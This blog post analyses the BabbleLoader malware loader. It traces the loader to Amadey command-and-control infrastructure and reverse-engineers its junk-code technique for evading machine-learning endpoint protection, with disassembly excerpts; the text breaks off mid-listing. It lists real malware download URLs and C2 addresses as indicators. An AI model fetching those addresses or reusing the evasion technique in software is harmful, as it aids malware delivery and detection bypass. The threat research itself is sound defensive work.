

[BabbleLoader] A Deep Dive into EDR and Machine Learning-Based Endpoint Protection Evasion

 0x0d4y.blog/babbleloader-deep-dive-into-edr-and-machine-learning-based-endpoint-protection-evasion/

January 27, 2025



Every now and then, some group innovates the Malware market, and it seems that the **BabbleLoader** developers are willing to do this, but not by discovering new evasion techniques, but rather by knowing how to use them to evade detection products that contain *Machine Learning (AI)*.

This research will cover the following topics:

- **Threat Intelligence information (up to the time of publication of this research), that is, which Malware is responsible for delivering this Loader, and which family of Malware it is loading into memory;**
- **Analysis of how BabbleLoader implements a certain technique, with the purpose of Evading Endpoint Protection Software with Machine Learning (AI);**
- **Analysis of String Decryption and Hashing Algorithm;**
- **Analysis of Techniques to Evade Endpoint Detection and Response Software Hooks;**
- **Yara Rules for BabbleLoader.**

Below is the **SHA256** of the sample that will be analyzed in this research.

```
{  
  "SHA256": "a08db4c7b7bacc2bacd1e9a0ac7fbb91306bf83c279582f5ac3570a90e8b0f87"  
}
```

First, let's try to understand who might be handing out BabbleLoader out there!

Threat Intelligence Information – Possible Attributions to Threat Actors

During the intelligence gathering process on the **BabbleLoader** threat, it was identified that the samples (*SHA256* above) were delivered to victims through a **C&C** infrastructure, which is also used by the operators of **Amadey**. On **Unpac.me**, you can see Intelligence sources that indicate URLs where this sample was delivered.

SourceIntel

11/12/2024

08:08:12

Type	OSINT
Sample	a08db4c7b7bacc2bacd1e9a0ac7fbb91306bf83c279582f5ac3570a90e8b0f87
URL	http://185.215.113.209/inc/major.exe

SourceIntel

21/10/2024

01:03:07

Type	OSINT
Sample	a08db4c7b7bacc2bacd1e9a0ac7fbb91306bf83c279582f5ac3570a90e8b0f87
URL	http://185.215.113.19/inc/major.exe

SourceIntel

20/10/2024

23:32:15

Type	OSINT
Sample	a08db4c7b7bacc2bacd1e9a0ac7fbb91306bf83c279582f5ac3570a90e8b0f87
URL	http://185.215.113.16/inc/major.exe

SourceIntel

20/10/2024

23:18:45

Type	OSINT
Sample	a08db4c7b7bacc2bacd1e9a0ac7fbb91306bf83c279582f5ac3570a90e8b0f87
URL	http://185.215.113.117/inc/major.exe



Below, we can see the output of VirusTotal's IP Address analysis (**185[.]215[.]113[.]117**), which allows us to identify the country (**Seychelles**) which is located in *East Africa*, and the **Autonomous System** being identified by **ID 51381** and named **1337team Limited**.

17 / 94
Community Score -2

17/94 security vendors flagged this IP address as malicious

185.215.113.117 (185.215.113.0/24)
AS 51381 (1337team Limited)

SC Last Analysis Date 1 day ago

DETECTION DETAILS RELATIONS COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Basic Properties

Network	185.215.113.0/24
Autonomous System Number	51381
Autonomous System Label	1337team Limited
Regional Internet Registry	AFRINIC
Country	SC
Continent	AF

Continuing with the analysis of this IP address in *VirusTotal*, it is possible to observe several samples identified as malicious by VirusTotal, which carry out communications with this same IP address.

17 / 94
Community Score -2

17/94 security vendors flagged this IP address as malicious

185.215.113.117 (185.215.113.0/24)
AS 51381 (1337team Limited)

SC Last Analysis Date 1 day ago

DETECTION DETAILS RELATIONS COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Passive DNS Replication (1)


Date resolved	Detections	Resolver	Domain
2019-12-05	0 / 94	VirusTotal	cyberazm.com

Communicating Files (214)

Scanned	Detections	Type	Name
2024-09-05	43 / 75	Win32 EXE	axplong.exe
2024-12-14	59 / 72	Win32 EXE	0101f323abf95270227751271281d8b62c693f0985b695706fbd4dac66b2de3c.exe
2024-10-07	40 / 72	Win32 EXE	axplong.exe
2024-09-14	44 / 73	Win32 EXE	axplong.exe
2024-05-04	55 / 72	Win32 EXE	chrosha.exe
2024-09-17	40 / 72	Win32 EXE	axplong.exe
2024-02-28	50 / 70	Win32 EXE	Fearsomely.exe
2025-01-09	56 / 71	Win32 EXE	0c71347853e518989a105df26f6c7d0f39c2e4a8fc977b1aba4de926ea6cb273.exe
2025-01-06	58 / 71	Win32 EXE	0fa7320f3bf77cf1b99b1a3cc0879707d594dbef26aac36a9b0013812a53707e.exe
2024-09-07	41 / 72	Win32 EXE	axplong.exe

When analyzing one of these samples, we identified that it was a sample from **Amadey**.


Through **Unpac.me**, it was possible to create a visualization where we can observe the attribution of several samples, containing (almost all) the same **Imphash** and assigning them the same signature of the **Amadey** family, having as **C&C** IP address the same IP address that delivers **BabbleLoader**. This *Pivot* view I built is available on **Unpac.me**.



Through **ThreatFox**, it is possible to observe that the *Autonomus System* has been categorized as malicious and **Amadey** campaigns attributed to this infrastructure are being monitored.

Database Entry

Tag:	ASS1381
First seen:	2024-08-12 08:53:22 UTC
Last seen:	2024-11-12 01:30:02 UTC
Sightings:	18



Indicators Of Compromise

The table below shows all indicators of compromise (IOCs) that are associated with this particulare tag (max 1000).

Show 50 entries

Search:

Date (UTC)	IOC	Malware	Tags	Reporter
2024-11-12 06:08:53	http://185.215.113.202/Zu7JuNko/L...	Amadey	1337TEAM LIMITED Amadey ASS1381	antiphishorg
2024-11-10 15:28:53	http://185.215.113.209/Fru7Nk9/Log...	Amadey	1337TEAM LIMITED Amadey ASS1381	antiphishorg
2024-11-10 12:20:01	http://185.215.113.209/Fru7Nk9/ind...	Amadey	Amadey ASS1381 c2 ELITETEAM-PEERING-AZ1 VirusTotal	DonPasci
2024-11-10 04:02:25	185-215-113-209.cprapid.com	Amadey	Amadey ASS1381 c2 censys ELITETEAM-PEERING-AZ1 payloads	DonPasci
2024-11-09 00:03:31	185.215.113.209:80	Amadey	Amadey ASS1381 c2 censys ELITETEAM-PEERING-AZ1 panel	DonPasci

And finally, through **Shodan**, we can identify that another IP address that is part of the same *Autonomous System 1337TEAM LIMITED*, is located in **Russia**.

185.215.113.66

Regular ViewRaw Data

// TAGS no product

General Information

Country	Russian Federation
City	Moscow
Organization	1337TEAM LIMITED
ISP	1337TEAM LIMITED
ASN	ASS1381
Operating System	Ubuntu

Open Ports

802122

// 80 / TCP

nginx 1.18.0


HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 18 Jan 2025 04:08:58 GMT
Content-Type: text/html
Content-Length: 1
Last-Modified: Thu, 21 Nov 2024 03:03:26 GMT
Connection: keep-alive
etag: "773eae06-1"

// LAST SEEN 2025-01-10

With the information obtained during the analysis above, it is possible to state that **BabbleLoader** being delivered by **Amadey**, and having its infrastructure attributed to this malware family, we can state that **BabbleLoader** has its origins in *Russian Threat Actors*.

Reverse Engineering BabbleLoader’s Evasion Capabilities

Starting in this section, we will look at *BabbleLoader’s Defense Evasion* capabilities.



When we used Capa to collect screening information from the sample, a large number of capabilities were identified that matched the Capa rules, producing the image below, which allows us to observe the following capabilities:

- Use of **XOR** operations for possible decoding of data, or strings;
- *Parsing PE* files;
- *Stack Strings*, possibly encrypted.

And believe me, the vast majority of the capabilities not mentioned above and present in the image come from **BabbleLoader's** ability to contain a large amount of **Junk Code**, with several meaningless flows, unused strings, and which have the purpose of making it difficult for researchers or *Endpoint Protection Software* based on *Machine Learning* to analyze.


Anti-Analysis Techniques – The Diabolical use of *junk code*

The big innovation in the development of this sample seems to be the ability of each sample to have partially unique *Junk Code* blocks, according to [Intezer's post](#).


This is quite impressive, as it means that protections based on *Machine Learning*, that is, on learning the behavior of a given threat, can be evaded by the difference in the behavior pattern of *Junk Codes*. Below, it is possible to see strings that will never be used, and that (according to the Intezer post) are partially unique for each sample.

```
14018e018 ASCII C:\\Patricians\\Occupants
14018e060 ASCII C:\\Biblically\\Motet\\Foolhardily\\Quadrangles\\Farrago
14018e098 ASCII C:\\Betrayals\\Closeted\\Impeding\\Swaggered\\carnivorous
14018e138 ASCII C:\\Kleptomaniacs\\Numerological
14018e190 ASCII C:\\Birches\\Interventionism\\Saddlebags\\Perpendicular\\Positiveness
14018e1d8 ASCII C:\\Funny\\Alligators
14018e228 ASCII C:\\Used\\brittle\\Teasing\\varying
14018e268 ASCII C:\\fleshier\\Motive\\crustacean\\Rants\\Hindered
14018e298 ASCII C:\\Arbour\\Headlights
14018e2b0 ASCII C:\\Theta\\swathes\\Divulges\\Earphone
14018e2d8 ASCII C:\\Pestilential\\incumbents\\Recovered\\tireme\\schooner
14018e310 ASCII C:\\Unexpressed\\Unpersuasive\\moderated
14018e338 ASCII C:\\sharpness\\overvalue\\adversaries
14018e360 ASCII C:\\Hatreds\\coldwar\\Expediency\\protect\\Suspenders
14018e398 ASCII C:\\relicts\\apparatuses\\Gushes\\Streaked
14018e3c0 ASCII C:\\Unappreciated\\mutts
14018e3f0 ASCII C:\\laughingly\\Gravitation\\froggy\\sphincters\\Displeased
14018e428 ASCII C:\\troublemaker\\skilfully\\loaves\\Relax
14018e450 ASCII C:\\Falsification\\sue\\Carvers
14018e470 ASCII C:\\mispositioned\\dole\\Rolled
14018e4d0 ASCII C:\\Spittle\\Vindication\\bashes\\Multimillion
14018e578 ASCII C:\\marooning\\urethra\\cloister
14018e5a8 ASCII C:\\thrombus\\flaccidity\\Affix\\davinci
14018e5d0 ASCII C:\\swarthiest\\Accreted\\cannabis\\Unproductive\\stargazer
14018e608 ASCII C:\\wheat\\fifes\\propriety\\sultans\\Fondling
14018e638 ASCII C:\\forwardness\\Atomically\\Cheroot
```


Another major impact of this capability is the difficulty researchers have in performing analyses on their samples. Below, we can see that *IDA Freeware* was unable to produce a pseudocode for the '*main*' function, identified after prior analysis by IDA.



And even using only the *IDA Freeware Disassembler*, some nodes are not resolved, making it difficult to understand what is happening, as we can see below.




Binary Ninja also has difficulty analyzing the same functions, however, it is possible to **force the analysis** and have the code content through the *Disassembler* and *Decompiler* available.



To understand the level of some of the *Junk Code* put in the sample, below is the macro view of the Main function, in which it is practically useless, as nothing happens most of the time, just a large flow of meaningless operations.

uint64_t main()



String Decryption, NtDLL Analysis and Manual Collection of API Function Addresses

Basically, from the beginning, *BabbleLoader* implements a long looping *Junk Code* stream. This long stream basically consists of moving data to some addresses in memory, and performing **XOR** operations where the results will always be zero. Below, you can see an example of this *Junk Code* flow.

```
14000870c  mov     dword [rsp+0x338c {var_1cbbc}], 0x2c4c1443
140008717  mov     dword [rsp+0x3390 {var_1cbb8}], 0x2631d629
140008722  mov     dword [rsp+0x3394 {var_1cbb4}], 0x46f6b899
14000872d  mov     dword [rsp+0x3398 {var_1cbb0}], 0x405aff37
140008738  mov     eax, 0x375
14000873d  mov     word [rsp+0xa64 {var_1f4e4}], ax {0x375}
140008745  mov     dword [rsp+0x339c {var_1cbac}], 0x5ea712f2
140008750  mov     byte [rsp+0x62 {var_1fee6}], 0x6e
140008755  mov     dword [rsp+0x33a0 {var_1cba8}], 0x27d44c7f
140008760  mov     dword [rsp+0x33a4 {var_1cba4}], 0x16f02ac5
14000876b  mov     dword [rsp+0x33a8 {var_1cba0}], 0x1ce497ab
140008776  mov     eax, 0xd17
14000877b  mov     word [rsp+0xa68 {var_1f4e0}], ax {0xd17}
140008783  mov     byte [rsp+0x63 {var_1fee5}], 0x3b
140008788  mov     dword [rsp+0x33ac {var_1cb9c}], 0x14f4a76f
140008793  mov     dword [rsp+0x33b0 {var_1cb98}], 0xaba3f074 {0xaba3f074}
14000879e  mov     eax, 0x51c
1400087a3  mov     word [rsp+0xa6c {var_1f4dc}], ax {0x51c}
1400087ab  mov     eax, 0xca7
1400087b0  mov     word [rsp+0xa70 {var_1f4d8}], ax {0xca7}
1400087b8  mov     byte [rsp+0x64 {var_1fee4}], 0x44
1400087bd  mov     byte [rsp+0x65], 0x4
1400087c2  mov     dword [rsp+0x33b4 {var_1cb94}], 0x5ca4cac7
1400087cd  mov     eax, 0xf79
1400087d2  mov     word [rsp+0xa74 {var_1f4d4}], ax {0xf79}
1400087da  mov     eax, 0x2f9
1400087df  mov     word [rsp+0xa78 {var_1f4d0}], ax {0x2f9}
1400087e7  mov     byte [rsp+0x66 {var_1fee2}], 0xf0
```

Above we can see a large sequence of **MOV**s to a specific address, which will never be used, and below we can see the sequence of **MOV**s followed by an **XOR** operation in which the result will always be **zero**. Basically this is the *Junk Code* pattern present in this *BabbleLoader* sample.

```

14000d0c9 mov     rax, qword [rsp+0xa3d0 {var_15b70_1}]
14000d0d1 mov     eax, dword [rax]
14000d0d3 shl     eax, cl
14000d0d5 mov     dword [rsp+0x3fac {var_1bf9c}], eax
14000d0dc mov     rax, qword [rsp+0xa3c0 {lpDate}]
14000d0e4 mov     eax, dword [rax]
14000d0e6 mov     rcx, qword [rsp+0xa3b0 {var_15b98}]
14000d0ee mov     qword [rsp+0xa3e0 {var_15b68_1}], rcx
14000d0f6 movzx   ecx, al
14000d0f9 mov     rax, qword [rsp+0xa3e0 {var_15b68_1}]
14000d101 mov     eax, dword [rax]
14000d103 sar     eax, cl
14000d105 mov     dword [rsp+0x3fc0 {pBuf_1}], eax
14000d10c mov     rax, qword [rsp+0xa360 {var_15be8}]
14000d114 mov     rcx, qword [rsp+0xa3b0 {var_15b98}]
14000d11c mov     ecx, dword [rcx]
14000d11e mov     eax, dword [rax]
14000d120 xor     eax, ecx // zero
